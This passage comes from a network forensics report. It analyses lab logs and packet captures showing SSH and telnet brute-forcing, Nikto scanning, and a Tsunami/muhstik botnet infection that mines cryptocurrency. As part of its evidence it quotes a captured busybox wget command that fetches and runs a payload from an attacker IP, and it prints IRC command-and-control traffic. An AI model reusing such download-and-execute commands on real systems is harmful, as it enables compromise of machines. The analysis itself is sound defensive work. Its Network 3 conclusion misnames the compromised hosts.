
- 5.188.10.144
- 5.188.10.156
- 5.188.10.182
- 41.58.224.138
- 70.78.101.15
- 81.234.101.66
- 82.102.216.128
- 95.160.63.17
- 103.207.37.155
- 106.57.51.236
- 115.228.56.30
- 118.71.71.203
- 119.193.140.194
- 120.60.136.116
- 181.214.87.4
- 182.100.67.40
- 201.177.15.149

These addresses should be confirmed by the system administrator to see which are malicious and which are intended logins. Due to a lack of consequential logs on the system, I am unable to make any further conclusions about the status of the system or what the SSH connections did while they were logged in.

IDS

The IDS machine consists of a healthy dose of packet captures, Snort logs, and system logs. The system logs show little notable activity. It shows a usb drive being mounted, and some activity in ps, snort, and tcpdump shortly afterwords. I believe this activity is the administrator retrieving the captured information that was provided, and not of concern. All other logs are clean. The snort logs show a large number of alerts, especially involving buffer overflows, privilege escalation, and shellcode payloads. Unfortunately, I was not able to confirm any of this information using the provided packet captures.

The packet captures either were not active during the time of the alerts, or there was no evidence that captured packets reflected the alerts provided. Since I am unable to verify them against the provided data, I am led to believe that all the provided Snort logs are false positives. Running my own version of Snort against the packet captures provided some results, primarily in regards to network and vulnerability scanning. The packet captures confirm this, as there is strong evidence of scanning activity occurring. 192.168.0.10 is performing a port scan of the network. Illustration 6 shows the initial ARP lookup phase before 192.168.0.10 sends packets to each responding machine. I am unable to fingerprint the specific tool used for scanning as I could not find any information on fingerprinting tools based solely on their network activity graphs. The following day, the captures show 192.168.0.16 attempting large-scale SSH scanning. I was able to find 5.2 million unique IP addresses that were sent packets on port 22 from 192.168.0.16. Due to the packets being encrypted, combined with the sheer amount of the data sent, it’s difficult for me to determine if this is a simple port scan for open SSH servers, or an actual attempt at wide-scale brute-forcing. There are SSH connections to 192.168.0.16 leading up to the mass SSH scanning, but I am unable to determine if they are legitimate or malicious activity. 192.168.0.14 is subject to telnet brute-forcing over the course of several days. There is a period of several days where 192.168.0.14 sends several messages to external servers saying that the connection limit for telnet has been reached. I am unable to determine if this is a result of rate limiting on the server preventing any further connection attempts, or due to a compromise of the machine preventing others from following in the attacker’s footsteps. From what I can tell, there is no definitive proof that the machine is compromised, so my conclusion is simply that 192.168.0.14 has detected login brute forcing, and has shut down listening, and is simply responding to all the servers that attempt to connect.




No packets in interval (334.5s).

Enabled	Graph Name	Display Filter	Color	Style	Y Axis
☐	All packets		⬛	Line	Packets
✓	All packets	ip.addr == 192.168.0.10	🟩	Line	Packets
✓	All packets	arp	🟥	Line	Packets

Illustration 6: Network Activity for 192.168.0.10 and ARP

Web

The web server data consists entirely of the web server contents. The only relevant material are the web server’s own logs. The web server logs consist entirely of a non-routable IP (192.168.0.14) performing automated vulnerability scanning against the web server using the Nikto vulnerability tool. The tool is fingerprinted in the user agent string logged by the web server as seen in Illustration 6.



```
2017-10-15 03:55:13 192.168.0.14 GET /sample/faqw46 - 80 - 192.168.0.16 Mozilla/5.00+(Nikto/2.1.6)+(Evasions:None)+(Test:002221) - 404 0 2 0
2017-10-15 03:55:13 192.168.0.14 GET /sample/framew46 - 80 - 192.168.0.16 Mozilla/5.00+(Nikto/2.1.6)+(Evasions:None)+(Test:002222) - 404 0 2 0
2017-10-15 03:55:13 192.168.0.14 GET /sample/pagesw46 - 80 - 192.168.0.16 Mozilla/5.00+(Nikto/2.1.6)+(Evasions:None)+(Test:002223) - 404 0 2 0
2017-10-15 03:55:13 192.168.0.14 GET /sample/siregw46 - 80 - 192.168.0.16 Mozilla/5.00+(Nikto/2.1.6)+(Evasions:None)+(Test:002224) - 404 0 2 0
2017-10-15 03:55:13 192.168.0.14 GET /sample/site1w4646 - 80 - 192.168.0.16 Mozilla/5.00+(Nikto/2.1.6)+(Evasions:None)+(Test:002225) - 404 0 2 15
2017-10-15 03:55:13 192.168.0.14 GET /sample/site2w4646 - 80 - 192.168.0.16 Mozilla/5.00+(Nikto/2.1.6)+(Evasions:None)+(Test:002226) - 404 0 2 0
2017-10-15 03:55:13 192.168.0.14 GET /sample/site3w4646 - 80 - 192.168.0.16 Mozilla/5.00+(Nikto/2.1.6)+(Evasions:None)+(Test:002227) - 404 0 2 3
```

Illustration 7: Example of Nikto user agent in logs

Due to the odd nature of only seeing a single IP in the logs, I did some digging on the website itself. The webserver seems to be hosted as drewsdoggydaycare.com. Unfortunately, there is no record such a website existing on Google, HTTP requests timeout, and WHOIS records are inconclusive. The front page image provided is a popular stock image, and the only mention of Drew’s Doggy Day Care is in a Facebook group for an animal shelter in Austin Texas, which uses neither the image in question, nor the phrase “Drew’s Doggy Day Care”. Furthermore there is no historical record of the website in either Google’s cache, or the archive.org Wayback Machine. This lack of information combined with the singular IP in the logs, and the stock images and generic name leads me to believe that this is staged data. This feels like a website thrown together from some basic template which someone ran a vulnerability scan on and called it a day. I don’t believe this machine was ever used in a production environment.

Conclusions

Due to a lack of provided information, I can unable to generate any conclusions about the Database server. I posit that the logger’s snort alerts are false positives due to a lack of corroborating evidence to suggest that the packets were as they were declared, or that the machine was compromised. I show that the File Server is subject to SSH brute-forcing, and that multiple foreign IP addresses successfully connect to the machine after failing a password check. I am unable to draw conclusions as to what these connections did, due to lack of evidence. I show that the IDS machine has false positives on its Snort alerts, and that the network it is watching is seeing local subnet port scanning, and telnet brute-forcing. Lastly, I conclude that the web server is staged data, and is not a production or even internal web server due to only seeing traffic from one non-routable IP performing a vulnerability scan.

Network 3

Introduction


Network 3 is broken into three machines: Atlas, Hyperion, and Prometheus. Atlas and Hyperion are Linux based systems and contain extensive system logs and packet captures. Atlas also contains separate Snort logs from before the packet captures are dated. Prometheus is a Windows-based FTP server, and contains Windows Event logs, and FTP logs. I show conclusively that Atlas and Hyperion are compromised multiple times by the same botnet, and explain exactly how and when the infection occurred. Prometheus lacks any significant findings, so my conclusion is simply that it is operating as intended.

Findings

Atlas

Atlas contains both logs and packet captures. The logs are split between three users: home, log, and root. The home user logs contain little of note, primarily configuration preferences and application caching, neither of which are relevant. The root user logs are a similar story. The one exception is that the encrypted root password is available in the anaconda-ks config file. It is therefore theoretically possible to brute-force the password using a dictionary attack, but I have not done such a thing, nor has anyone else. There is some SSH information involving known hosts, but all attempts to connect are dropped by a firewall, so no further information could be gleamed from that. The log user contains the bulk of the logs. The secure log shows only successful logins to the root user with no mention of telnet or ssh, or other remote logins. The messages log is primarily split between kernel, audit, and snort logs, of which, only the snort information is interesting. The snort information is identical to the snort logs provided in a separate folder, so the messages logs where ignored. The snort logs provided do show some malicious activity. There is a bash environment variable injection attempt through the HTTP content-type, though it seems unsuccessful. There is also evidence of telnet brute-forcing against 192.168.10.1, though no access was made during the snort logs. The snort logs take place prior to the packet captures, and do not demonstrate any significant threats to the system.


The packet captures paint a different picture though. The captures demonstrate a complete compromise of 192.168.10.1. Intrusion is made from multiple IP addresses through Telnet brute-forcing. The username and password for the system was admin:admin, so it’s not unexpected that this occurred, as it is a common set of default credentials. Upon successfully compromising the machine, the intruder immediately spawns a script and downloads multiple payload executables as seen in Illustration 8.



```
.81c46036.$  /bin/busybox wget -O - http://5.188.11.112/81c4603681c46036/81c4603681c46036.i586 > ./81c4603681c46036.i586 && /bin/busybox
chmod 777 ./81c4603681c46036.i586 &&  /bin/busybox wget -O - http://5.188.11.112/81c4603681c46036/81c4603681c46036.i586 > ./
81c4603681c46036.i586 && /bin/busybox chmod 777 ./81c4603681c46036.i586 && /bin/busybox echo -ne '\x0181c46036\x01' || /bin/busybox echo -
ne '\x0281c46036\x01'
/bin/busybox echo -ne '\x0181c46036\x01' || /bin/busybox echo -ne '\x0281c46036\x01'
```

Illustration 8: An example of post-compromise exploitation

Based on the logs I can conclude that the machine was compromised on November 8th 2017 at 9:24 am. The first IP address to compromise the machine was 58.11.118.94. Several hours again, the machine was compromised in an almost identical way by 134.236.72.11. Based on the similarity and recency of the compromises, I conclude that the two initial compromises were part of the same network of botnets since they share their infection vector, and post-compromise behavior.



20 engines detected this file

SHA-256 8f82a56cb0342a3a9a10fe12bc1dd0f95a4e0e1e534027db09a409c5a68dee6c

File name muhstik


File size 561.16 KB

Last analysis 2017-11-21 11:46:48 UTC

20 / 60

Illustration 9: Example of malicious binary results

Once the machine is compromised, it proceeds to download multiple binaries falling under the name muhstik [6]. This payload is part of the Tsunami botnet. It works by communicating over IRC, and executing payloads, in this case, Bitcoin Mining. An example of the IRC communication can be seen in Illustration 10.




```
NICK NEW
USER xxx 192.168.10.1 31.222.161.239 :Linux hyperion 3.12.17-031217-generic #201404071335 SMP Mon Apr 7 17:36:42 UTC 2014 x86_64 x86_64
x86_64 GNU/Linux

:fuck.off NOTICE * :*** Looking up your hostname...
:fuck.off NOTICE * :*** Found your hostname
:fuck.off 433 * NEW :Nickname is already in use.
NICK NEW6864-
PING :6B09019
PONG :6B09019
:fuck.off 001 NEW6864- :Welcome to the FuckOFF IRC Network NEW6864-!xxx@S010600090f13343e.vc.shawcable.net
JOIN #x muietie
:fuck.off 002 NEW6864- :Your host is fuck.off, running version UnrealIRCd-4.0.10
:fuck.off 003 NEW6864- :This server was created Sat Feb 4 2017 at 12:14:13 CET
:fuck.off 004 NEW6864- fuck.off UnrealIRCd-4.0.10 iowrsxzdHtIDRqpWGTSB lvhopsmntikraqbeIzMQNRTOVKDdGLPZSCcf
:fuck.off 005 NEW6864- UHNAMES NAMESX SAFELIST HCN MAXCHANNELS=10 CHANLIMIT=#:10 MAXLIST=b:60,e:60,I:60 MAXNICKLEN=30 NICKLEN=30
CHANNELLEN=32 TOPICLEN=307 KICKLEN=307 AWAYLEN=307 :are supported by this server
:fuck.off 005 NEW6864- MAXTARGETS=20 WALLCHOPS WATCH=128 WATCHOPTS=A SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(ohv)@%+
CHANMODES=beIqa,kLf,l,psmntirzMQNRTOVKDdGPZSCc NETWORK=FuckOFF CASEMAPPING=ascii EXTBAN=~,SOcaRrnqj ELIST=MNUCT :are supported by this
server
:fuck.off 005 NEW6864- STATUSMSG=@%+ EXCEPTS INVEX CMDS=USERIP,STARTTLS,KNOCK,DCCALLOW,MAP :are supported by this server
:fuck.off 396 NEW6864- Clk-5050ACB.vc.shawcable.net :is now your displayed host
:fuck.off 251 NEW6864- :There are 3 users and 295 invisible on 1 servers
:fuck.off 252 NEW6864- 2 :operator(s) online
:fuck.off 253 NEW6864- 10 :unknown connection(s)
:fuck.off 254 NEW6864- 4 :channels formed
:fuck.off 255 NEW6864- :I have 298 clients and 0 servers
:fuck.off 265 NEW6864- 298 1130 :Current local users 298, max 1130
:fuck.off 266 NEW6864- 298 553 :Current global users 298, max 553
:fuck.off 422 NEW6864- :MOTD File is missing
:NEW6864- MODE NEW6864- :+iwx
:NEW6864-!xxx@Clk-5050ACB.vc.shawcable.net JOIN :#x
```

Illustration 10: Example of IRC malware communication channel

Due to the ease of compromise from the simple login credentials, and the number of telnet brute-forcing attackers against the server, there is a lot of redundancy in the compromise process. For example, instead of one or two binary payloads being downloaded, the captures contain 154 payloads, 134 of which are the same two payloads. The rest of the captures are the same process of telnet brute-forcing, downloading payloads, and performing malicious actions. As previously stated, the machine was compromised into performing Bitcoin mining. It connects to multiple known cryptocurrency mining pools and logs in. The mining pool IP addresses are 138.197.183.116, 213.32.29.168, 92.222.180.118, and 163.172.204.219.



```
{"method": "login", "params": {"login": "45QAzE8L8Tii3P4Y2ALNdgg8VkrodHUcVX74vw5R59FUbbb7sY7PDA95WAk61hbLWdSDAT7vbjnHmWBzcza2v2XEGAYhpWq",
"pass": "x", "agent": "cpuminer-multi/0.1"}, "id": 1}
{"id":1,"jsonrpc":"2.0","error":null,"result":{"id":"173437035246752","job":
{"blob":"0606a0e78fd005e001775eb6f34695da7cfa863212731c743e0fd77c4b2cbe388adb11967e87d600000000bbe72b2bf1c6a639337a321679a2dca1690c910ddd2
af02eab27bdde36dca65d15","job_id":"637183270324021","target":"11a40300"},"status":"OK"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0606efe78fd005893958c47dcc8a18e1bd51c5ca74ea6285327dda2fecf7e3d5d062d3d6354e42000000009be8324facdc3b1f2db379b3d1c26c08338077154f8
fcd2665b6c7ab48ba743f09","job_id":"826489187963306","target":"11a40300"}}
{"method": "submit", "params": {"id": "173437035246752", "job_id": "826489187963306", "nonce": "0b569224", "result":
"13e9c893fafa39c3787ae9cc9548ce283db9698958f5f19ae03c48763c880100"}, "id":1}
```

Illustration 11: Example of mining pool communication

Based on the overwhelming evidence, I conclude that 192.168.10.1 is compromised numerous times by the same malware known as Tsunami. It was infected through a brute-force of the Telnet credentials, and this pattern was repeated across a minimum of two instances. Captures show much higher numbers, I was just unable to confirm further compromises due to their redundancy and overwhelming levels of traffic relative to each connection.

Hyperion

Hyperion shows a similar layout and consequences as Atlas, though they seem to be distinct entities. The packet captures both show the IP address 192.168.10.1 being compromised, in a similar time frame, but there is enough difference in the data that I cannot assume they refer to the same machine. I therefore will be treating Hyperion as a separate entity to Atlas, even though they share many of the same consequences. Most of the logs are inconsequential, though there are two signficant pieces of data found within. The first is in the bash history of the admin user. The bash history shows minerd running on the machine. Minerd is a cpu-based cryptocurrency miner, and is not typically something a user would willingly use, primarily due to the slow rate of mining possible on cpu hardware. This bash history also showed the exact wallet address being mined for [7]. This wallet is highly active, and while the data set was captured in November of 2017, this wallet address shows transactions as recent as last March 2018 when this report is being created. I tried searching for background on this wallet, but due to the anonymous nature of it, I was unable to obtain any further information beyond the wallet address. It is not an address known to any large ransomware epidemics, so outside of that, tracing the funds is as difficult as any other Bitcoin address, and is beyond my capabilities. The other notable piece of information found in the logs is in the home of the root user. In that directory, there are eight separate binaries stored, all falling under the muhstik name, which Virus Total confirms as malicious, and six of which are identical to Atlas downloaded payloads. This alone is enough to draw my conclusion that the machine is compromised. There is no legitimate explanation for having multiple copies of known malicious software in the root folder of a production system, which has shown a history of mining Bitcoin. For the sake of completeness, I also took a look at the packet captures to determine initial infection vector. The machine is guaranteed compromised on November 8th 2017 at 9:24 am, by 119.42.88.199. It is compromised again less than twenty seconds later by 58.11.118.94. This coordinated action demonstrates a targeted effort by an existing botnet to compromise this machine, as the post compromise behavior is identical to Atlas, and this is too similar to be a simple coincidence.

One special piece of information, is a potential attribution leak. While attempting to establish a connection to an IRC server at 31.222.161.239, the malware gets a response indicating it was reconnected too fast, and is being throttled. This includes an error message that has the email address muie@pula.ro as the point of contact. The .ro TLD is Romanian in origin. I cannot find any further information on that address beyond that though. The pula.ro site is not found on Google, on Shodan, nor does DNS resolve to an IP. There is also the addition of SSH brute-forcing seen on the server. The following IP addresses were found to have successfully connected over SSH after failing a password check:

- 69.197.135.162
- 74.91.17.113
- 103.89.88.86
- 184.70.185.138

- 193.201.224.218
- 198.98.50.113
- 203.215.172.6

These addresses should be compared against known IP addresses to see which are expected, and which are truly malicious accesses. I am unable to determine the timeline between whether the machine was first compromised over Telnet or SSH. This is primarily due to the encryption faced in SSH, as I cannot tell if any given SSH connection was malicious in nature. Overall, I have strong evidence to believe that this machine is compromised in the same manner as Atlas, with the same malware. I believe this to be a coordinated effort by a singular botnet due to the similarity and timing in compromising of the machine.

Prometheus

Prometheus contains only Windows Event logs, ftp logs, and no packet captures. The ftp logs show nothing of note, only successful ftp logins, and no suspicious file accesses from any of the sessions. The Windows logs show even less relevant information, primarily concerning accessing system encryption keys for ftp, loading and unloading of system DLL's, and Windows Security Auditing of System32 executables. Overall I am unable to draw any conclusions about the state of this machine other than it is clean, and has been working as intended.

Conclusions

I have shown exactly how Atlas and Prometheus are compromised with the Tsunami Linux Trojan due to multiple copies of malicious payloads downloaded, and the packet captures which show the moment of infection on each machine. Prometheus lacks any significant findings, and I am unable to draw any conclusions based on what is available other than it must be clean and working as intended.

Conclusions

As a whole, these networks have given me the opportunity to explore the depths of network forensics, and how the variability in provided data can greatly affect the conclusions and their certainty. Across the three networks, I have seen evidence of standard brute-forcing on most machines, but also more subtle attacks such as specific vulnerability exploitations used by the IoT_Reaper botnet, and the IRC based command and control channel visible in the Tsunami malware. I have attempted to provide as much information on the time and method of infection when found, as well as clearly stating my conclusions and the evidence it is based on. Due to the sheer complexity of network traffic analysis, it is difficult to definitively state the truth of what happened, only what the evidence has led me to believe. I believe the information stated in this report is accurate to the best of my abilities, and that the analysis is valuable.

References

[1] https://blog.radware.com/security/2017/10/iot_reaper-botnet/

[2] https://serverfault.com/questions/309309/what-is-muieblackcat

[3] https://thehackernews.com/2015/09/xor-ddos-attack.html

[4] https://www.ietf.org/rfc/rfc3540.txt

[5]
https://www.virustotal.com/#/file/12880d967a501c7e437cd488d4d71e499edf3551ed139684acdbbbd2fd1d8f3e/detection

[6]
https://www.virustotal.com/#/file/8f82a56cb0342a3a9a10fe12bc1dd0f95a4e0e1e534027db09a409c5a68dee6c/detection

[7] https://blockchain.info/address/1N9S64qtm7Wp6pTrguYvjREASBXBqnu5ch